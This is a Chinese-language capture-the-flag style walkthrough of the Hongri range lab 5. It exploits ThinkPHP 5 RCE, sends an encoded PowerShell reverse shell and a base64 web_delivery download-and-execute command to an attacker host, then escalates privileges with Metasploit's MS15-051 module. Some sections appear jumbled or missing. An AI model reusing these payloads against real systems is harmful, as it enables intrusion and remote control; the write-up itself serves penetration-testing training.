一、靶场信息

我打的是无境靶场中的红日靶场五,其靶机地址和本机地址分别为:
靶场的相关注意事项:
二、信息搜集
1、TCP 全端口扫描 + 指纹识别 + 操作系统识别:
命令:- sudo rustscan -a 192.168.111.150 -r 1-65535 -- -sV -O -Pn -n -oA 192.168.111.150_TCP_ports
- PORT STATE SERVICE REASON VERSION
- 80/tcp open http syn-ack ttl 127 Apache httpd 2.4.23 ((Win32) OpenSSL/1.0.2j PHP/5.5.38)
- 3306/tcp open mysql? syn-ack ttl 127
- OS: Windows Server 2008 R2 or Windows 7 SP1 (96%)
为什么?
- 原生生态冲突: Windows Server 的“亲儿子”生态是什么?是 IIS Web 服务器 + ASP.NET + MSSQL 数据库。而 Apache + PHP + MySQL 是 Linux 环境下的“黄金搭档”(即经典的 LAMP 架构)。
- 部署成本考量: 在 Linux 上,用包管理器(apt/yum)安装 Apache/PHP/MySQL 非常丝滑。但如果你尝试过在 Windows 环境下纯手工分别下载 Apache、配置 PHP 模块、再挂载 MySQL 服务,你会知道那是一件非常繁琐且容易踩坑的事情。因此,正常的大型企业生产环境,极少会煞费苦心地在 Windows Server 上手工搭建一套异构的 Apache+PHP 环境。如果他们真要用 PHP,通常会直接开一台 Linux 虚拟机。
为了解决上述痛点,国内外的厂商推出了“一键安装包”,比如 phpStudy、WampServer、宝塔面板 (Windows 版)、XAMPP 等等。
因此,当看到这三样组件同时出现在 Windows 上,且版本相对老旧时,99% 的概率它就是一个一键安装的集成环境。
2、UDP 高价值端口扫描 + 指纹识别
命令:- sudo nmap -Pn -sU -sV -n --top-ports 20 192.168.111.150 -oA 192.168.111.150_UDP_ports
- PORT STATE SERVICE VERSION
- 53/udp open|filtered domain
- 67/udp open|filtered dhcps
- 68/udp open|filtered dhcpc
- 69/udp open|filtered tftp
- 123/udp open|filtered ntp
- 135/udp open|filtered msrpc
- 137/udp open|filtered netbios-ns
- 138/udp open|filtered netbios-dgm
- 139/udp open|filtered netbios-ssn
- 161/udp open|filtered snmp
- 162/udp open|filtered snmptrap
- 445/udp open|filtered microsoft-ds
- 500/udp open|filtered isakmp
- 514/udp open|filtered syslog
- 520/udp open|filtered route
- 631/udp open|filtered ipp
- 1434/udp open|filtered ms-sql-m
- 1900/udp open|filtered upnp
- 4500/udp open|filtered nat-t-ike
- 49152/udp open|filtered unknown
决策:先处理 TCP 端口,如果没有突破,再回到 UDP 端口,用特定的工具或者脚本去侦察。
三、ThinkPHP
浏览器访问 80 端口:
显然是 ThinkPHP 框架,且版本号为 V5,利用 searchsploit 查询是否存在已知漏洞:
]
给了一个网站:https://github.com/SkyBlueEternal/thinkphp-RCE-POC-Collection
访问后看到里面的针对各种版本的 Poc:
目前只有 V5 的信息,先尝试:- http://192.168.111.150/tp5/public/?s=index/\think\View/display&content=%22%3C?%3E%3C?php%20phpinfo();?%3E&data=1
知晓了更加完整的版本号,同页面中同样有该版本的 Poc:- http://192.168.111.150/to/thinkphp_5.0.22/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=dir
注意:网站给的 Poc 中,用于测试 RCE 的命令是 id,这是 Linux 才有的命令,但是我们的目标是 Windows,若采用该命令页面是没有回显的。
RCE 成功。
四、WebShell
目前已经有个稳定可用的 WebShell,我一开始的思路是直接反弹 Shell,先让 Kali 监听:- ❯ rlwrap nc -lvnp 4444
- listening on [any] 4444 ...
- powershell%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%27192.168.111.25%27%2C4444%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22
但是手法过于粗糙,原因如下:
一大坨未经混淆的 PowerShell 反弹 Shell 代码,直接作为 GET 参数进行 URL 编码发了过去:
- 长度限制与坏字符:GET 请求有长度限制,且各种符号极容易在 URL 传输中被截断或解析错误(虽然这次走运没遇到)。
- OPSEC 灾难:在真实环境中,这段 Payload 会完整无缺地记录在中间件的 access.log 里。任何一台部署了基础 WAF 或 IDS 的设备,都会在你按下回车的那一瞬间把你的 IP 拉黑。
红队的标准动作是分步走:
- 极简打入:利用 RCE 写入一个极其轻量级的 Webshell(如哥斯拉/冰蝎的免杀马),或者写入一个下载执行器。
- 分离执行:通过 Webshell 连接后,再在可控的环境下(甚至是在内存中)去加载你的后续后门或 C2 Beacon。
记住:漏洞利用的 Payload 越短越好,越通用越好。
可是,既然已经拿到 Shell 了,就不要再整那些“花里胡哨”的了,毕竟是靶场环境。
五、跳板机信息搜集
1、UAC
- User Name SID
- ================= =============================================
- sun\administrator S-1-5-21-3388020223-1982701712-4030140183-500
- GROUP INFORMATION
- -----------------
- Group Name Type SID Attributes
- ========================================== ================ ============================================= ===============================================================
- Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
- BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
- BUILTIN\Administrators Alias S-1-5-32-544 Group used for deny only
- NT AUTHORITY\BATCH Well-known group S-1-5-3 Mandatory group, Enabled by default, Enabled group
- ????? Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
- NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
- NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
- LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
- SUN\Group Policy Creator Owners Group S-1-5-21-3388020223-1982701712-4030140183-520 Mandatory group, Enabled by default, Enabled group
- SUN\Domain Admins Group S-1-5-21-3388020223-1982701712-4030140183-512 Group used for deny only
- SUN\Enterprise Admins Group S-1-5-21-3388020223-1982701712-4030140183-519 Group used for deny only
- SUN\Schema Admins Group S-1-5-21-3388020223-1982701712-4030140183-518 Group used for deny only
- SUN\Denied RODC Password Replication Group Alias S-1-5-21-3388020223-1982701712-4030140183-572 Group used for deny only
- Mandatory Label\Medium Mandatory Level Label S-1-16-8192 Mandatory group, Enabled by default, Enabled group, Local Group
- PRIVILEGES INFORMATION
- ----------------------
- Privilege Name Description State
- ============================= ==================================== ========
- SeShutdownPrivilege Shut down the system Disabled
- SeChangeNotifyPrivilege Bypass traverse checking Enabled
- SeUndockPrivilege Remove computer from docking station Disabled
- SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
- SeTimeZonePrivilege Change the time zone Disabled
- 域名为 sun
- 目前的用户是 administrator
虽然是 administrator,但是请注意:
- SID:S-1-16-8192
- PRIVILEGES INFORMATION 中一大堆的“Disabled”
说明环境开启了 UAC,目前完整性级别处于 Meduim。
简单来说:没有完整的管理员权限。
2、UAC Bypass(初探)
第一反应想到的就是 UAC Bypass,但是绕过有个很重要的前提,需要有交互式的 Session。
几乎所有 UAC Bypass 技术都需要交互式会话(即 Session ID ≥ 1 的桌面会话)。原因是 UAC 的令牌分裂机制仅作用于交互式登录。
查看当前进程的 SessionID:- (Get-Process -Id $PID).SessionId
- PS C:\phpStudy\PHPTutorial\WWW\public> (Get-Process -Id $PID).SessionId
- 0
- Image Name PID Session Name Session# Mem Usage
- ========================= ======== ================ =========== ============
- System Idle Process 0 0 24 K
- System 4 0 5,896 K
- smss.exe 252 0 820 K
- csrss.exe 340 0 4,736 K
- csrss.exe 392 1 3,536 K
- wininit.exe 400 0 4,172 K
- winlogon.exe 448 1 5,456 K
- services.exe 496 0 11,732 K
- lsass.exe 504 0 10,588 K
- lsm.exe 512 0 3,224 K
- svchost.exe 632 0 7,804 K
- svchost.exe 700 0 6,200 K
- svchost.exe 748 0 15,280 K
- LogonUI.exe 820 1 32,472 K
- svchost.exe 836 0 53,932 K
- svchost.exe 864 0 27,916 K
- svchost.exe 332 0 10,648 K
- svchost.exe 308 0 21,200 K
- spoolsv.exe 1128 0 10,604 K
- svchost.exe 1156 0 9,360 K
- svchost.exe 1624 0 4,580 K
- svchost.exe 1856 0 31,516 K
- taskeng.exe 1972 0 4,116 K
- httpd.exe 2008 0 528 K
- mysqld.exe 2016 0 2,172 K
- conhost.exe 2028 0 2,332 K
- httpd.exe 1616 0 724 K
- svchost.exe 2656 0 4,476 K
- sppsvc.exe 2684 0 6,872 K
- SearchIndexer.exe 2752 0 18,752 K
- cmd.exe 2484 0 528 K
- conhost.exe 3048 0 2,704 K
- powershell.exe 2976 0 10,696 K
- WmiPrvSE.exe 2776 0 6,776 K
- tasklist.exe 1292 0 5,428 K
这里可以顺带看看 AV、EDR 之类的(本靶机没有看到)。
3、补齐其他信息点
- PS C:\phpStudy\PHPTutorial\WWW\public> systeminfo
- Host Name: WIN7
- OS Name: Microsoft Windows 7 Professional
- OS Version: 6.1.7601 Service Pack 1 Build 7601
- OS Manufacturer: Microsoft Corporation
- OS Configuration: Member Workstation
- OS Build Type: Multiprocessor Free
- Registered Owner: Windows ??
- Registered Organization:
- Product ID: 00371-177-0000061-85581
- Original Install Date: 2020/3/5, 0:44:56
- System Boot Time: 2026/4/4, 0:42:40
- System Manufacturer: VMware, Inc.
- System Model: VMware Virtual Platform
- System Type: x64-based PC
- Processor(s): 1 Processor(s) Installed.
- [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2200 Mhz
- BIOS Version: Phoenix Technologies LTD 6.00, 2020/11/12
- Windows Directory: C:\Windows
- System Directory: C:\Windows\system32
- Boot Device: \Device\HarddiskVolume1
- System Locale: zh-cn;Chinese (China)
- Input Locale: zh-cn;Chinese (China)
- Time Zone: (UTC+08:00) Beijing, Chongqing, Hong Kong, Urumqi
- Total Physical Memory: 2,047 MB
- Available Physical Memory: 1,484 MB
- Virtual Memory: Max Size: 4,095 MB
- Virtual Memory: Available: 3,280 MB
- Virtual Memory: In Use: 815 MB
- Page File Location(s): C:\pagefile.sys
- Domain: sun.com
- Logon Server: N/A
- Hotfix(s): N/A
- Network Card(s): 2 NIC(s) Installed.
- [01]: Intel(R) PRO/1000 MT Network Connection
- Connection Name: wk1 waiwang
- DHCP Enabled: No
- IP address(es)
- [01]: 192.168.111.150
- [02]: fe80::74ff:9ed7:53ab:d404
- [02]: Intel(R) PRO/1000 MT Network Connection
- Connection Name: ????
- DHCP Enabled: No
- IP address(es)
- [01]: 192.168.138.136
- [02]: fe80::edf4:9135:b0e6:cfc4
- 主机名:WIN7
- 架构:x64
- 域名:sun.com
- 双网卡
- 操作系统名:Microsoft Windows 7
- 操作系统版本号:6.1.7601 Service Pack 1 Build 7601
- 补丁情况:N/A(无任何补丁)
获取更多网卡相关信息:输出:- PS C:\phpStudy\PHPTutorial\WWW\public> ipconfig /all
- Windows IP Configuration
- Host Name . . . . . . . . . . . . : win7
- Primary Dns Suffix . . . . . . . : sun.com
- Node Type . . . . . . . . . . . . : Hybrid
- IP Routing Enabled. . . . . . . . : No
- WINS Proxy Enabled. . . . . . . . : No
- DNS Suffix Search List. . . . . . : sun.com
- Ethernet adapter ????????:
- Connection-specific DNS Suffix . :
- Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection #2
- Physical Address. . . . . . . . . : 00-50-56-B1-52-DB
- DHCP Enabled. . . . . . . . . . . : No
- Autoconfiguration Enabled . . . . : Yes
- Link-local IPv6 Address . . . . . : fe80::edf4:9135:b0e6:cfc4%16(Preferred)
- IPv4 Address. . . . . . . . . . . : 192.168.138.136(Preferred)
- Subnet Mask . . . . . . . . . . . : 255.255.255.0
- Default Gateway . . . . . . . . . :
- DHCPv6 IAID . . . . . . . . . . . : 352324649
- DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-F1-93-23-00-0C-29-CE-6E-F7
- DNS Servers . . . . . . . . . . . : 192.168.138.138
- NetBIOS over Tcpip. . . . . . . . : Enabled
- Ethernet adapter wk1 waiwang:
- Connection-specific DNS Suffix . :
- Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
- Physical Address. . . . . . . . . : 00-50-56-B1-BF-26
- DHCP Enabled. . . . . . . . . . . : No
- Autoconfiguration Enabled . . . . : Yes
- Link-local IPv6 Address . . . . . : fe80::74ff:9ed7:53ab:d404%11(Preferred)
- IPv4 Address. . . . . . . . . . . : 192.168.111.150(Preferred)
- Subnet Mask . . . . . . . . . . . : 255.255.255.0
- Default Gateway . . . . . . . . . :
- DHCPv6 IAID . . . . . . . . . . . : 234884137
- DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-F1-93-23-00-0C-29-CE-6E-F7
- DNS Servers . . . . . . . . . . . : 8.8.8.8
- NetBIOS over Tcpip. . . . . . . . : Enabled
- Tunnel adapter isatap.{522E987F-D8BB-4F8D-BD80-6B57C75E348D}:
- Media State . . . . . . . . . . . : Media disconnected
- Connection-specific DNS Suffix . :
- Description . . . . . . . . . . . : Microsoft ISATAP Adapter
- Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
- DHCP Enabled. . . . . . . . . . . : No
- Autoconfiguration Enabled . . . . : Yes
- PS C:\phpStudy\PHPTutorial\WWW\public>
- 外网:192.168.111.150
- 内网:192.168.138.136
- 域控(大概率):192.168.138.138(原因:域环境中,域控通常作为 DNS Servers)
查询域控:- net group "Domain Controllers" /domain
- PS C:\phpStudy\PHPTutorial\WWW\public> net group "Domain Controllers" /domain
- The request will be processed at a domain controller for domain sun.com.
- Group name Domain Controllers
- Comment ???????????????
- Members
- -------------------------------------------------------------------------------
- DC$
- The command completed successfully.
查询 IP:输出:- PS C:\phpStudy\PHPTutorial\WWW\public> PS C:\phpStudy\PHPTutorial\WWW\public> nslookup DC.sun.com
- DNS request timed out.
- timeout was 2 seconds.
- Server: UnKnown
- Address: 192.168.138.138
- Name: DC.sun.com
- Address: 192.168.138.138
接下来的操作都是围绕域控展开。
顺带查看一下目前的进程位数:- PS C:\phpStudy\PHPTutorial\WWW\public> cmd /c "echo %PROCESSOR_ARCHITECTURE%"
- x86
六、MSF
基础信息搜集完整,该上 MSF 了,因为有着丰富的后渗透模块。
当然,上 C2 也是可以的,不过靶场环境(上面还检查出没有 AV),上啥都差不多。
先打开 MSF:MSF 中有一个能让你获取 shell 并且没有文件落地、直接在内存中执行的模块:- exploit/multi/script/web_delivery
- use exploit/multi/script/web_delivery
- msf exploit(multi/script/web_delivery) > info
- Name: Script Web Delivery
- Module: exploit/multi/script/web_delivery
- Platform: Python, PHP, Windows, Linux, OSX
- Arch: python, php, x86, x64
- Privileged: No
- License: Metasploit Framework License (BSD)
- Rank: Manual
- Disclosed: 2013-07-19
- Provided by:
- Andrew Smith "jakx" <jakx.ppr@gmail.com>
- Ben Campbell <eat_meatballs@hotmail.co.uk>
- Chris Campbell
- Casey Smith
- Trenton Ivey
- g0tmi1k
- phra
- bcoles <bcoles@gmail.com>
- Matt Nelson
- Nick Landers
- Module side effects:
- unknown-side-effects
- Module stability:
- unknown-stability
- Module reliability:
- unknown-reliability
- Available targets:
- Id Name
- -- ----
- => 0 Python
- 1 PHP
- 2 PSH
- 3 Regsvr32
- 4 pubprn
- 5 SyncAppvPublishingServer
- 6 PSH (Binary)
- 7 Linux
- 8 Mac OS X
- Check supported:
- No
- Basic options:
- Name Current Setting Required Description
- ---- --------------- -------- -----------
- SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine
- or 0.0.0.0 to listen on all addresses.
- SRVPORT 8080 yes The local port to listen on.
- SRVSSL false no Negotiate SSL/TLS for local server connections
- SSL false no Negotiate SSL for incoming connections
- SSLCert no Path to a custom SSL certificate (default is randomly generated)
- URIPATH no The URI to use for this exploit (default is random)
- Payload information:
- Description:
- This module quickly fires up a web server that serves a payload.
- The module will provide a command to be run on the target machine
- based on the selected target. The provided command will download
- and execute a payload using either a specified scripting language
- interpreter or "squiblydoo" via regsvr32.exe for bypassing
- application whitelisting.
- The main purpose of this module is to quickly establish a session on a
- target machine when the attacker has to manually type in the command:
- e.g. Command Injection, RDP Session, Local Access or maybe Remote
- Command Execution.
- This attack vector does not write to disk so it is less likely to
- trigger AV solutions and will allow privilege escalations supplied
- by Meterpreter.
- When using either of the PSH targets, ensure the payload architecture
- matches the target computer or use SYSWOW64 powershell.exe to execute
- x86 payloads on x64 machines.
- Regsvr32 uses "squiblydoo" technique to bypass application whitelisting.
- The signed Microsoft binary file, Regsvr32, is able to request an .sct
- file and then execute the included PowerShell command inside of it.
- Similarly, the pubprn target uses the pubprn.vbs script to request and
- execute a .sct file.
- Both web requests (i.e., the .sct file and PowerShell download/execute)
- can occur on the same port.
- The SyncAppvPublishingServer target uses SyncAppvPublishingServer.exe
- Microsoft signed binary to request and execute a PowerShell script. This
- technique only works on Windows 10 builds <= 1709.
- "PSH (Binary)" will write a file to the disk, allowing for custom binaries
- to be served up to be downloaded and executed.
- References:
- https://securitypadawan.blogspot.com/2014/02/php-meterpreter-web-delivery.html
- https://www.pentestgeek.com/2013/07/19/invoke-shellcode/
- http://www.powershellmagazine.com/2013/04/19/pstip-powershell-command-line-switches-shortcuts/
- https://www.darkoperator.com/blog/2013/3/21/powershell-basics-execution-policy-and-code-signing-part-2.html
- http://web.archive.org/web/20171026182440/http://subt0x10.blogspot.com:80/2017/04/bypass-application-whitelisting-script.html
- https://enigma0x3.net/2017/08/03/wsh-injection-a-case-study/
- https://iwantmore.pizza/posts/amsi.html
- https://lolbas-project.github.io/lolbas/Binaries/Regsvr32/
- https://lolbas-project.github.io/lolbas/Binaries/Syncappvpublishingserver/
- https://lolbas-project.github.io/lolbas/Scripts/Pubprn/
- View the full module info with the info -d command.
- msf exploit(multi/script/web_delivery) > set target PSH
- target => PSH
- grep windows grep meterpreter show payloads
- set windows/meterpreter/reverse_tcp
- msf exploit(multi/script/web_delivery) > set LHOST 192.168.111.25
- LHOST => 192.168.111.25
因此,我们手动换一个端口:- msf exploit(multi/script/web_delivery) > show options
- Module options (exploit/multi/script/web_delivery):
- Name Current Setting Required Description
- ---- --------------- -------- -----------
- SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine
- or 0.0.0.0 to listen on all addresses.
- SRVPORT 8080 yes The local port to listen on.
- SRVSSL false no Negotiate SSL/TLS for local server connections
- SSL false no Negotiate SSL for incoming connections
- SSLCert no Path to a custom SSL certificate (default is randomly generated)
- URIPATH no The URI to use for this exploit (default is random)
- Payload options (windows/meterpreter/reverse_tcp):
- Name Current Setting Required Description
- ---- --------------- -------- -----------
- EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
- LHOST 192.168.111.25 yes The listen address (an interface may be specified)
- LPORT 4444 yes The listen port
- Exploit target:
- Id Name
- -- ----
- 2 PSH
- View the full module info with the info, or info -d command.

- msf exploit(multi/script/web_delivery) > set LPORT 4445
- LPORT => 4445

回到 MSF,可以发现 Session 已经建立:

切换到 session 中:- powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABqAFgAeABPAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAOwBpAGYAKABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQARABlAGYAYQB1AGwAdABQAHIAbwB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABuAHUAbABsACkAewAkAGoAWAB4AE8ALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsAJABqAFgAeABPAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEAMQAxAC4AMgA1ADoAOAAwADgAMAAvAEsAcgBEAGoAYQBwADUAZwBwAGwANgBNAFQAUQAvAFIAegB1AFoAZwBDAFMAcQBJACcAKQApADsASQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAxADEALgAyADUAOgA4ADAAOAAwAC8ASwByAEQAagBhAHAANQBnAHAAbAA2AE0AVABRACcAKQApADsA
上述提到的思路是迁移到 SessionID 为 1 的进程。
在 meterpreter 中再次查看进程列表:- msf exploit(multi/script/web_delivery) > sessions -i 1
- [*] Starting interaction with 1...
- meterpreter >
因此,这条路断了。
八、内核提权
现在,两条路可走:
- 内核提权(原因:之前看到过操作系统以及版本(旧) + 无补丁)
- 直接横向域控
这里先说第二条思路,我尝试过直接横向,是可以发现域控存在永恒之蓝漏洞的,但是我尝试了很多次,都失败了,可能是因为网的缘故(MS17-010 很吃网络连接)。
过程很简单,就是直接用 MSF 的漏洞验证模块 $\to$ 得知目标 Vulnerable $\to$ exploit 模块打。
但是失败,这里就不展示这一过程了,直接专注于内核提权。
给出提示词:- meterpreter > ps
- mProcess List
- ============
- PID PPID Name Arch Session User Path
- --- ---- ---- ---- ------- ---- ----
- 0 0 [System Process]
- 4 0 System
- 252 4 smss.exe
- 308 496 svchost.exe
- 332 496 svchost.exe
- 340 332 csrss.exe
- 392 384 csrss.exe
- 400 332 wininit.exe
- 448 384 winlogon.exe
- 496 400 services.exe
- 504 400 lsass.exe
- 512 400 lsm.exe
- 632 496 svchost.exe
- 700 496 svchost.exe
- 748 496 svchost.exe
- 820 448 LogonUI.exe
- 836 496 svchost.exe
- 864 496 svchost.exe
- 1128 496 spoolsv.exe
- 1156 496 svchost.exe
- 1572 1616 cmd.exe x86 0 SUN\Administrator C:\Windows\SysWOW64\cmd.exe
- 1616 2008 httpd.exe x86 0 SUN\Administrator C:\phpStudy\PHPTutorial\Apache\bin\httpd.exe
- 1624 496 svchost.exe
- 1664 1572 powershell.exe x86 0 SUN\Administrator C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
- 1856 496 svchost.exe
- 1972 864 taskeng.exe x64 0 SUN\Administrator C:\Windows\System32\taskeng.exe
- 2008 1972 httpd.exe x86 0 SUN\Administrator C:\phpStudy\PHPTutorial\Apache\bin\httpd.exe
- 2016 1972 mysqld.exe x86 0 SUN\Administrator C:\phpStudy\PHPTutorial\MySQL\bin\mysqld.exe
- 2028 340 conhost.exe x64 0 SUN\Administrator C:\Windows\System32\conhost.exe
- 2484 1616 cmd.exe x86 0 SUN\Administrator C:\Windows\SysWOW64\cmd.exe
- 2656 496 svchost.exe
- 2684 496 sppsvc.exe
- 2752 496 SearchIndexer.exe
- 2840 340 conhost.exe x64 0 SUN\Administrator C:\Windows\System32\conhost.exe
- 2972 2976 powershell.exe x86 0 SUN\Administrator C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
- 2976 2484 powershell.exe x86 0 SUN\Administrator C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
- 3048 340 conhost.exe x64 0 SUN\Administrator C:\Windows\System32\conhost.exe

我们的目标架构为 x64,因此第一个先排除,试试第二个,即 exploit/windows/local/ms15_051_client_copy_image
在利用模块之前,我们先得解决一个问题:- OS:Microsoft Windows 7
- Version:6.1.7601 Service Pack 1 Build 7601
- 有哪些内核提权漏洞?
- 列举出MSF有针对模块的,并且利用稳定的那些
因此,我们在利用漏洞前,先统一一下,方法就是通过 meterpreter shell 将进程迁移到进程位数为 x64 的进程上去。- 目前,我们的 session 所在的进程位数是 x86,但是 OS 的架构是 x64
使用刚刚提到的模块进行提权:- meterpreter > ps
- Process List
- ============
- PID PPID Name Arch Session User Path
- --- ---- ---- ---- ------- ---- ----
- 0 0 [System Process]
- 4 0 System
- 252 4 smss.exe
- 340 332 csrss.exe
- 388 496 svchost.exe
- 392 332 wininit.exe
- 400 384 csrss.exe
- 448 384 winlogon.exe
- 496 392 services.exe
- 504 392 lsass.exe
- 516 392 lsm.exe
- 632 496 svchost.exe
- 700 496 svchost.exe
- 748 496 svchost.exe
- 812 496 svchost.exe
- 820 448 LogonUI.exe
- 836 496 svchost.exe
- 864 496 svchost.exe
- 1128 496 spoolsv.exe
- 1168 496 svchost.exe
- 1392 340 conhost.exe x64 0 SUN\Administrator C:\Windows\System32\conhost.exe
- 1568 496 svchost.exe
- 1696 1740 cmd.exe x86 0 SUN\Administrator C:\Windows\SysWOW64\cmd.exe
- 1724 1696 powershell.exe x86 0 SUN\Administrator C:\Windows\SysWOW64\WindowsPowerShell\v1.0\power
- shell.exe
- 1740 2016 httpd.exe x86 0 SUN\Administrator C:\phpStudy\PHPTutorial\Apache\bin\httpd.exe
- 1860 496 svchost.exe
- 1980 864 taskeng.exe x64 0 SUN\Administrator C:\Windows\System32\taskeng.exe
- 2016 1980 httpd.exe x86 0 SUN\Administrator C:\phpStudy\PHPTutorial\Apache\bin\httpd.exe
- 2024 1980 mysqld.exe x86 0 SUN\Administrator C:\phpStudy\PHPTutorial\MySQL\bin\mysqld.exe
- 2036 340 conhost.exe x64 0 SUN\Administrator C:\Windows\System32\conhost.exe
- 2660 496 svchost.exe
- 2672 496 svchost.exe
- 2688 496 sppsvc.exe
- 2756 496 SearchIndexer.exe
- 3036 1724 powershell.exe x86 0 SUN\Administrator C:\Windows\SysWOW64\WindowsPowerShell\v1.0\power
- shell.exe
- meterpreter > migrate 1392
- [*] Migrating from 3036 to 1392...
- [*] Migration completed successfully.
- meterpreter > getpid
- Current pid: 1392
- meterpreter > sysinfo
- Computer : WIN7
- OS : Windows 7 (6.1 Build 7601, Service Pack 1).
- Architecture : x64
- System Language : zh_CN
- Domain : SUN
- Logged On Users : 2
- Meterpreter : x64/windows
- msf exploit(windows/local/ms15_051_client_copy_image) > use exploit/windows/local/ms15_051_client_copy_image
- [*] Using configured payload windows/meterpreter/reverse_tcp
- msf exploit(windows/local/ms15_051_client_copy_image) > options
- Module options (exploit/windows/local/ms15_051_client_copy_image):
- Name Current Setting Required Description
- ---- --------------- -------- -----------
- SESSION yes The session to run this module on
- Payload options (windows/meterpreter/reverse_tcp):
- Name Current Setting Required Description
- ---- --------------- -------- -----------
- EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
- LHOST 192.168.85.142 yes The listen address (an interface may be specified)
- LPORT 4444 yes The listen port
- Exploit target:
- Id Name
- -- ----
- 0 Windows x86
- View the full module info with the info, or info -d command.
- msf exploit(windows/local/ms15_051_client_copy_image) > set target Windows\ x64
- target => Windows x64
- msf exploit(windows/local/ms15_051_client_copy_image) > set LHOST 192.168.111.25
- LHOST => 192.168.111.25
- msf exploit(windows/local/ms15_051_client_copy_image) > set LPORT 6666
- sLPORT => 6666
- msf exploit(windows/local/ms15_051_client_copy_image) > set session 1
- session => 1
- msf exploit(windows/local/ms15_051_client_copy_image) > grep meterpreter grep windows grep x64 show payloads
- 24 payload/windows/x64/meterpreter/bind_ipv6_tcp . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
- 25 payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
- 26 payload/windows/x64/meterpreter/bind_named_pipe . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
- 27 payload/windows/x64/meterpreter/bind_tcp . normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
